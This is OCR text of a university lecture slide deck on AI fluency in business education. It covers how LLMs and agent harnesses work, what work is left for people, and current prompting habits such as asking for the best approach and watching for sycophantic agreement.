


HOW AI IS CHANGING BUSINESS EDUCATION AND THE FUTURE OF WORK

WHAT CHANGES FOR OUR STUDENTS, AND FOR US

KERRY BACK, RICE UNIVERSITY
AT UNIVERSITY OF UTAH ECCLES SCHOOL OF BUSINESS

OCTOBER 22, 2026

AI FLUENCY AT ECCLES

At the David Eccles School of Business, an AI education vision set by Dean Kurt Dirks, that students are not only AI fluent but also fundamentally strong, is now being implemented.


Callie Reed, AI-Fluent Education at the Eccles School of Business, University of Utah AI blog, January 23, 2026



Photo: Jeff Hitchcock, CC BY 2.0

Is AI Fluency the New Ivy League?

The push to build AI-savvy teams has changed the industry's longstanding framework for what qualified talent looks like. Ivy League pedigree is out. AI fluency is in. Below shows the % of finance HR Professionals citing which factor will carry the most weight when evaluating candidates in their organization's next hiring cycle



Selby Jennings: The AI Fluency Gap. Research conducted by Censuswide, sample of 500 US HR Professionals in the finance industry in August, 2026.

THE QUESTION

What skills will matter most when AI can already analyze data, write code, and build tools?

WHAT'S LEFT FOR PEOPLE

Manage AI

directing and checking AI
that does the work

Choose the problems

Manage people

Make judgment calls

FROM MAKERS TO CHECKERS

> You'll still have people at the top who are managing and have relationships with clients, but many, many of the processes underneath are now being done by AI systems.
>
> Workers would shift from being creators of reports or software updates, or 'makers' … to 'checkers' or managers of AI agents doing that work.

JP Morgan Chief Analytics Officer Derek Waldron, CNBC interview, September 30, 2025

OUTLINE

- Fluent: what AI does now, and what it takes
- Fundamentally strong: what’s left for people, and how we teach it
- For us: what changes for business schools


FLUENT

WHAT IS AI FLUENCY?

Terminology	**Effective prompting**	**Doing work with AI**
Automating work with AI	**Uses of custom agents**	**How to check AI work**
Connecting AI to your data and documents	**Security and compliance**	**Cost-effective AI**

Caution: Many things that seem important today may be obsolete tomorrow.

HOW AI WORKS



A NEURAL NETWORK IS A FUNCTION

The idea

$y = 4x$ is a function. The 4 is a parameter.


Change it to 3 and you have the same structure with different behavior.

The scale


Same idea with perhaps trillions of parameters, arranged as a transformer — the architecture published by Google researchers in 2017.

Training sets the parameters: the model reads a huge amount of text (the training data), and the parameters are adjusted until it predicts the next token well. The trained network is a large language model (LLM).


ANATOMY OF AN AGENT



ONE LOOP HOLDS THE WHOLE TALK




The harness is the software that runs the loop: it sends messages[] to the LLM and runs the tools the LLM calls. The system prompt is the harness's standing instructions at the top of messages[].



EFFECTIVE PROMPTING

PROMPTING: WHAT YOU PUT IN MESSAGES[]



PROMPTING TODAY

Drop old techniques

Most ‘prompt engineering’ techniques from a few years ago are now either useless or actually counterproductive. Don’t tell it “you are an expert data scientist” or “think step by step.”

Say what you want

Tell it what you want, not what not to do.

Ask for the best way first

Ask it to do something, and it does what it has seen most often in its training data.

Ask for the best way, and it repeats evaluations of methods it has seen. Then ask it to proceed: it reads “the best way is …” in the conversation and follows that.

THREE HABITS

Beware of tunnel vision

Once AI starts down a path, continuing is the likeliest next step. At a roadblock it tries one workaround after another and rarely asks whether a **different path** is better.

Periodically ask: are there other approaches that might work better for reaching the end goal?

Steelman

Training on human feedback rewards agreement. Ask “is my plan sound?” and AI finds reasons it is.

